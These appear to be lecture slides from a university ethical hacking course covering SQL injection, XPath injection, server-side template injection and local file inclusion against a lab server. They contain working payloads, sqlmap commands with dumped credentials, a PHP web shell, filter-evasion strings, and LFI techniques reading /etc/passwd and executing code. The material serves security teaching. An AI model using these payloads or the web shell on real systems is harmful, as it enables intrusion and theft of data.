



IN5290 Ethical Hacking

Lecture 7: Web hacking 3, SQL injection, Xpath injection, Server side template injection, File inclusion


Universitetet i Oslo
Laszlo Erdödi

Lecture Overview

- What is SQL injection
- Types of SQL injection exploitations
- The exploitation of XPath injection
- The exploitation of server side template injection
- Local and remote file inclusion exploitation

Structured Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:



Structured Query Language (SQL)

For accessing or modifying or inserting data the database query languages are used. SQL (Structured Query Language) is the most popular language to manipulate the database content. SQL has a special syntax and operates with the following main commands:

- **SELECT** - extracts data from a database
- **UPDATE** - updates data in a database
- **DELETE** - deletes data from a database
- **INSERT INTO** - inserts new data into a database
- **CREATE DATABASE** - creates a new database
- **ALTER DATABASE** - modifies a database
- **CREATE TABLE** - creates a new table
- **ALTER TABLE** - modifies a table
- **DROP TABLE** - deletes a table
- **CREATE INDEX** - creates an index (search key)
- **DROP INDEX** - deletes an index

SQL command examples


- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees
- SELECT * FROM Employees
- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees WHERE City = 'London'
- ```
SELECT column1, column2, ...
FROM table_name
WHERE columnN LIKE pattern;
```
- ```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```
- SELECT * FROM Employees limit 10 offset 80

An sql tutorial can be found here: <https://www.w3schools.com/sql/default.asp>

SQL functional diagram

In order to use databases a db sever (e.g. mysql, postgresql, oracle) should be run that is accessible by the webserver. It can be on the same computer (the db is running on localhost or on an other computer).

Since the website needs to access and modify the database, all server side script languages support database commands e.g. database connect, database query.



SQL with php example

PHP uses the
mysql_connect,
mysql_select_db,
mysql_query,
mysql_num_rows
mysql_fetch_array
Etc. commands



incorrect login

Name:

Password:

```
<?php
if (isset($_POST["username"]))
{
    // set your infomation.

    $host      =      [REDACTED];
    $user      =      'root';
    $pass      =      [REDACTED];
    $database  =      'Teszt';

    // connect to the mysql database server.
    $connect = @mysql_connect ($host, $user, $pass);
    @mysql_select_db($database,$connect) or die( "Unable to select database");
    if ( $connect )
    {

        sql query $result = mysql_query("SELECT * FROM Tabla1
Where email='".$POST["username']."' AND pass ='".$POST["passwd"]."');

        evaluation of query $num_rows = mysql_num_rows($result);

        if ($num_rows>0)
        {
            printf("<br>Successful login");
        }
        else printf("<br>incorrect login");

        //mysql_close($connect);
    }
    else {
        trigger_error ( mysql_error() , E_USER_ERROR );
    }
}

<?>
<form action="sql.php" method="post">
<table width=100 >
<tr><td>Name:</td>
<td><input type="text" name="username" value="" /></td></tr>
<tr><td>Password:</td>
<td><input type="text" name="passwd" value="" /></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```

html form

SQL practice: Check your sql command

The following script prints out the generated sql query (it is only for demonstration, that never happens with real websites)

A screenshot of a web browser window. The address bar shows the URL `193.225.218.118/sql2.php`. Below the address bar is a form with the following fields:

- SQL query: `SELECT * FROM Tabla1 Where email='admin' AND pass='12345'` (with red arrows pointing to the single quotes in the WHERE clause)
- Name: `admin`
- Password: `12345`
- Submit button

A screenshot of a web browser window. The address bar shows the URL `193.225.218.118/sql2.php`. Below the address bar is a form with the following fields:

- SQL query: `SELECT * FROM Tabla1 Where email='admin' AND pass='12345"` (with a red circle around the final closing quote)
- Name: `admin`
- Password: `12345'`
- Submit button

To the right of the password field, the text `SQL syntax error` is displayed in red.

Simple sql injection exploitation

The easiest case of sql injection is when we have a direct influence on an action. Using the previous example we can modify the sql query to be true and allow the login. With the ‘ or ‘1’='1 (note that the closing quotation mark is deliberately missing, it will be placed by the server side script before the execution) the sql engine will evaluate the whole query as true because 1 is equal to 1 (1 now is a string not a number)

A screenshot of a web browser window. The address bar shows the URL: 193.225.218.118/sql2.php. The page content displays an SQL query: "SELECT * FROM Tabla1 Where email='admin' AND pass='12345' or '1'='1'. Below the query, the text "Successful login" is circled in red. A "Name:" input field contains "admin". A "Password:" input field contains "12345' or '1'='1". A "Submit" button is visible at the bottom.

```
SELECT * FROM Tabla1 Where email='admin' AND pass='12345' or '1'='1'  
Successful login  
Name: admin  
Password: 12345' or '1'='1  
Submit
```

Normally attackers have to face much more complex exploitation. Usually the attacker has only indirect influence on the website action.

Simple sql injection exploitation

If the server side query is more complex then the attacker will have to provide more sophisticated input:

```
if ( $connect )  
{  
  
    $result = mysql_query("SELECT * FROM Tabla1 Where  
    email='". $_POST["username"] ."' AND pass ='" . $_POST["passwd"] . "'");  
  
    $num_rows = mysql_num_rows($result);  
  
    if ($num_rows==1)  
    {  
        printf("<br>Successful login");  
        printf("Here's the flag:");  
    }  
    else printf("<br>incorrect login");  
  
    //mysql_close($connect);  
}  
else {  
    trigger_error ( mysql_error() , E_USER_ERROR );  
}
```

Name:

Password:



The previous solution does not work anymore, because the script only accepts the input when there's only one row result (Note, the attacker can't see the server side script, but he can guess).

How to modify the query to have only one row as result?

Type of sql injection exploitations

Based on the situation how the attacker can influence the server side sql query and the sql engine settings (what is enabled by the configuration and what is not) the attacker can choose from the following methods:

- **Boolean based blind**

The attacker provided an input and observes the website answer. The answer is either page 1 or page 2 (only two options). There's no direct response to the attacker's query but it's possible to play a true and false game using the two different responses. The difference between the two responses can be only one byte or totally different (see example later).

- **Error based**

The attacker forces syntactically wrong queries and tries to map the database using the data provided by the error messages.

Type of sql injection exploitations

- **Union query**

The attacker takes advantage of the sql's *union select* statement. If the attacker can intervene to the sql query then he can append it with a union select and form the second query almost freely (see example later).

- **Stacked query**

If the sql engine supports stacked queries (first query; second query; etc.) then in case of a vulnerable parameter the attacker closes the original query with a semicolon and writes additional queries to obtain the data.

- **Time based blind**

It is the same as the boolean based, but instead of having two different web responses the difference is the response time (less trustworthy).

- **Other options**

Type of sql injection exploitations

Besides that the attacker can obtain or modify the database in case of sql injection, the vulnerability can be used for further attacks as well if the db engine settings allow that:

- **Reading local files**

The attacker can obtain data expect for the database

- **Writing local files**

With the *select into outfile* command the attacker can write local files

- **Executing OS commands**

In some cases the db engine has the right to execute OS level commands

Blind boolean based sqli exploitation


Depending on the input the attacker can see two different answers from the server. Example:




That is the first version of the webpage
This is the main text of the webpage

If we provide a non-existing user e.g. *laszlo*, the first version of the page appears. For valid users such as *admin* (The attacker doesn't necessarily have valid user for the site) the second version appears.

Since there's no input validation for the email parameter, the attacker can produce both answers:



That is the second version of the webpage
This is the main text of the webpage



That is the first version of the webpage
This is the main text of the webpage

Blind boolean based sqli exploitation

Ok, we can enumerate the users in that particular case, but how can we obtain the whole database with only true or false answers?

There are special table independent queries that always work for specific database engines (general queries for mysql, postgresql, etc.). For example for mysql we can use the following queries:

- Mysql version: *SELECT @@version*
- Mysql user, password: *SELECT host, user, password FROM mysql.user;*
- Mysql databases: *SELECT schema_name FROM information_schema.schemata;*
- Mysql tables: *SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'*
- Etc., see detail: <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Blind boolean based sqli exploitation

In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntactically should be correct):

http://193.225.218.118/sql3.php?email=laszlo' or here goes the query or '1='2

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntactically wrong).

The second part of the query should be boolean too, e.g.:

http://193.225.218.118/sql3.php?email=laszlo' or ASCII(Substr((SELECT @@VERSION),1,1))<64 or '1='2

The previous query checks if the ASCII code of the first character of the response of *SELECT @@VERSION* is less than 64.

Task: Find the first character of the db version!

Exploitation with sqlmap

Several tool exists for automatic sql injection exploitation. Sqlmap is an advanced sqli tool. The first step is to check if sqlmap manages to identify the vulnerable parameters)

```
root@kali:~# sqlmap -u "http://193.225.218.118/sql3.php?email=laszlo" --technique=BE
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
[!] This is part of the sqlmap project, http://sqlmap.org
[*] starting at 09:21:11

[09:21:11] [INFO] resuming back-end DBMS 'mysql'
[09:21:11] [INFO] testing connection to the target URL
[09:21:12] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: email=admin' AND 5609=5609 AND 'UDKb'='UDKb

[09:21:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL 5
[09:21:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/193.225.218.118'

[*] shutting down at 09:21:12
```

Exploitation with sqlmap

If sqlmap has identified the vulnerability the attacker could ask for specific data:

- --dbs: the databases in the db engine
- -D *selecteddb* --tables: the tables in the selected database
- -D *selecteddb* -T *selectedtable* --columns: the columns in the selected table of the selected database
- -D *selecteddb* -T *selectedtable* --dump: all data in the selected table of the selected database

```
[09:27:42] [INFO] fetching database names
[09:27:42] [INFO] fetching number of databases
[09:27:42] [WARNING] running in a single-threaded retrieval
[09:27:42] [INFO] retrieved: 10
[09:27:43] [INFO] retrieved: information_schema
[09:27:51] [INFO] retrieved: 911
[09:27:53] [INFO] retrieved: Flag
[09:27:55] [INFO] retrieved: Gathering
[09:27:59] [INFO] retrieved: Hello
[09:28:02] [INFO] retrieved: Pizza
[09:28:04] [INFO] retrieved: Teszt
[09:28:07] [INFO] retrieved: finse
[09:28:09] [INFO] retrieved: mysql
[09:28:12] [INFO] retrieved: phpmyadmin
```

```
Database: Teszt
Table: Tabla1
[4 entries]
+-----+-----+-----+
| ID | Nev           | email          | Jelszo   |
+-----+-----+-----+
| 0  | Adminisztrátor | admin          | admin    |
| 1  | Huffnagel Pisti | huffnager@sehol.com | penzpenzpenz |
| 3  | Adminisztrátor | admin          | admin    |
| 4  | M\xe9ggye G\xe9za | mezgag@mezga.hu | kapcs_ford |
+-----+-----+-----+
```

Writing local files with sql injection

Instead of asking for boolean result the attacker can use the *select into outfile* syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select or stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example:


<http://193.225.218.118/sql3.php?email=laszlo' union select 'Imagine here's the attacking script' '0','0','0' into outfile '/var/www/temp/lennon.php>

Writing local files with sql injection

Exploitation demo...

- First, guess the webroot and the writable folder
- Guess the number of columns from the original query and guess also the types of the rows
- Test the union select if it is executed with different row numbers
- Upload a simple string
- Find an attacking script and upload it

```
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</BODY></HTML>
```



A screenshot of a web browser window. The address bar shows the URL `193.225.218.118/temp/ge3.php?cmd=ls`. Below the address bar, there is a red warning icon followed by the text "Not secure". The main content area displays a list of files in a terminal-like interface. A light blue arrow points from the "cmd" input field in the form below to the list of files above. The files listed are:

- 012569.php
- 0125692.php
- 0125693.php
- 0x00.php
- 42.php
- 42_1.php
- 42_3.php
- 42_4.php
- 42_5_list.php

Sql injection filter evasion techniques

- White Space or 'a' = 'a'
- Null Bytes %00' UNION SELECT password FROM Users WHERE username='admin>--
- SQL Comments
`'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--`
- URL Encoding
`%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--`
- Character Encoding ' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--
- String Concatenation EXEC('SEL' + 'ECT 1')
- Hex Encoding Select user from users where name = unhex('726F6F74')

Xpath injection

Instead of storing datasets in databases, data can be stored in xml format.

Example:

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user>
        <name>john</name>
        <fullname>John Lennon</fullname>
        <email>johnlennon@ifi.uio.no</email>
        <password>imagine</password>
    </user>
    <user>
        <name>paul</name>
        <fullname>Paul McCartney</fullname>
        <email>paulmccartney@ifi.uio.no</email>
        <password>yesterdays</password>
    </user>
    <user>
        <name>admin</name>
        <fullname>Administrator</fullname>
        <email>[REDACTED]</email>
        <password>Beatles</password>
    </user>
</users>
```

Xpath query with php

Xpath can be used to make a query, e.g. finding the full name of the user whose username is john and the password is imagine:

```
$xml->xpath("/users/user[name='john' and password='imagine']/fullname")
```

Finding the first user in the database:

```
$xml->xpath("/users/user[position()=1]/fullname")
```

Finding the penultimate user:

```
$xml->xpath("/users/user[last()-1]/fullname")
```

Other xpath functions can be used as well:

last(), count(node-set), string(), contains(), etc.

The full xpath reference is here:

https://docs.oracle.com/cd/E35413_01/doc.722/e35419/dev_xpath_functions.htm

Xpath injection

Xpath injection is possible when there's no input validation or the validation is inappropriate in the xpath query, e.g.

```
$results = ($xml->xpath("/users/user[name='". $_POST['username']."' and password='".($_POST['passwd'])"']/fullname"));
$fullname=$results[0];
if (count($results)>0)
{
    print("Hello ".$fullname."!");
}
$results2 = ($xml->xpath("/users/user[name='". $_POST['username']."' ]/email"));
$em=$results2[0];
print("<br>Your email: ".$em);
```

The exploitation of the vulnerability looks like an sql injection exploitation:

A screenshot of a web browser window. The address bar shows the URL: 193.225.218.118/xpath/index.php. Below the address bar is a form with three fields: 'Name' containing 'john', 'Password' containing 'a' or 'a'='a', and a 'Submit' button.

Name:	john
Password:	a' or 'a'='a
Submit	

Tutorial for xpath injection: <http://securityidiots.com/Web-Pentest/XPATH-Injection/xpath-injection-part-1.html>

<https://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-WP.pdf>

Server Side Template Injection (SSTI)

Template engines are widely used by web applications to present dynamic data via web pages. Unsafely embedding user input in templates enables Server-Side Template Injection. Example:

```
$output = $twig->render("Dear {first_name},", array("first_name" => $user.first_name) );
```

If a user input is substituted as template parameter without proper validation then the vulnerability appears:


```
$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name) );
```

After detecting the vulnerability the next step is to identify the template engine that was used (e.g. Smarty, Twig, Jade). Each template engine has specific exploitation. In case of a successful exploitation the attacker can even execute arbitrary shell commands.

More details can be found here: <https://portswigger.net/blog/server-side-template-injection>

Local File Inclusion

Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:



The screenshot shows a WinSCP interface with a file editor window and a browser window. The editor contains a PHP script that includes a file from the 'COLOR' GET parameter. The browser window shows the result of the exploit, displaying the contents of the '/etc/passwd' file.

```
<?php
if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR'] );
}
?>
```

193.225.218.118/lfi.php?COLOR=../../../../etc/passwd

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/bin:x:2:2:bin:/bin/
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534
messagebus:x:103:107::/var/run/dbus:/bin/false
lightdm:x:104:108:Light Display Manager
daemon,,,:/home/usbmux:/bin/false
kernoops:x:108:65534:Kernel Oops Tracking Daemon
hplip:x:112:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:113:123::/home/saned
ftp:x:117:65534::/srv/ftp:/bin/false
hallgato:x:1001:1001::/home/hallgato:/bin/bash
hallgat
```

Exploitation of the LFI vulnerability

Adding null character at the end of the directory sometimes works when the normal exploitation fails:

The screenshot shows the Burp Suite Free Edition interface with the title "Burp Suite Free Edition v1.7.17 - Temporary Project". The "Repeater" tab is selected. In the "Request" pane, a GET request is shown:

```
GET /lfi.php?COLOR=../../../../etc/passwd%00 HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
```

In the "Response" pane, the server's response is displayed:

```
HTTP/1.1 200 OK
Date: Mon, 09 Oct 2017 13:51:27 GMT
Server: Apache/2.2.20 (Ubuntu)
X-Powered-By: PHP/5.3.6-13ubuntu3.10
Vary: Accept-Encoding
Content-Length: 2020
Connection: close
Content-Type: text/html

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

Exploitation of the LFI vulnerability

In addition to obtaining local files an additional aim is to upload attacking scripts and execute commands.

Depending on the server and the php settings executing php scripts can be possible if the local file is the: *php://input* and the php script is the posted data:

The screenshot shows the Burp Suite Free Edition interface. The title bar reads "Burp Suite Free Edition v1.7.17 - Temporary Project". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". A status bar at the bottom shows "1" and "...".

Request

Raw Params Headers Hex XML

```
POST /lfi.php?COLOR=php://input HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 23

<?php phpinfo(); ?>
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 09 Oct 2017 13:58:43 GMT
Server: Apache/2.2.20 (Ubuntu)
X-Powered-By: PHP/5.3.6-13ubuntu3.10
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

In other cases providing `expect` as file will execute the desired OS command, e.g.: <http://193.225.218.118/lfi.php?COLOR=expect://ls>

Exploitation of the LFI vulnerability

A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and `php://filter` as input the server side scripts can be obtained too. Since Php 5.0.0 the `php://filter/convert.base64-encode/resource` function is enabled. It encodes the php file with base64 and the php script source reveals.

The screenshot shows a browser window with the URL `193.225.218.118/lfi.php?COLOR=php://filter/convert.base64-encode/resource=lfi.php`. The page content is a large block of Base64 encoded data:

```
PD9waHAKICAgAaWYgKGJzc2V0KCAkX0dFVFsnQ09MT1InXSApICl7CiAgICAgIGluY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg==
```

Below this, there is a form with the placeholder text:

```
<?php  
if (isset( $_GET['COLOR'] ) ){  
    include( $_GET['COLOR']);  
}  
?>
```

Exploitation of the LFI vulnerability

The most frequently used way for writing files to the server is to write the script in a local file first, then read it back through the LFI vulnerability. How can the attacker place his own attacking script in a local file?

One option is to access the `/proc/self` linux folder

`/proc/self/environ` contains the current process info including the `HTTP_USER_AGENT`. If the attacker places the attacking script inside the user agent of the http head and the webserver has the right to access the `/proc/self/environ` file then he can execute any OS command in the name of the webserver application.

Note! Do not run the webserver as root! If the webserver is compromised and can be forced to execute commands then the command has the same rights as the server (the code is executed in the name of the server).

Exploitation of the LFI vulnerability

If the *environ* file is not accessible by the webserver then the attacker can try to find the webserver *processid* and access the *environ* file through the *processid*.

```
← → C ⓘ 193.225.218.118/lfi.php?COLOR=../proc/self/cmdline
/usr/sbin/apache2-kstart

← → C ⓘ 193.225.218.118/lfi.php?COLOR=../proc/self/status
Name: apache2 State: R (running) Tgid: 24563 Pid: 24563 PPid: 16924 TracerPid: 0 Uid: 33 33 33 33 Gid: 33 33 33 33
VmStk: 136 kB VmExe: 396 kB VmLib: 21728 kB VmPTE: 64 kB VmSwap: 1140 kB Threads: 1 SigQ: 0/7831 SigPnd:
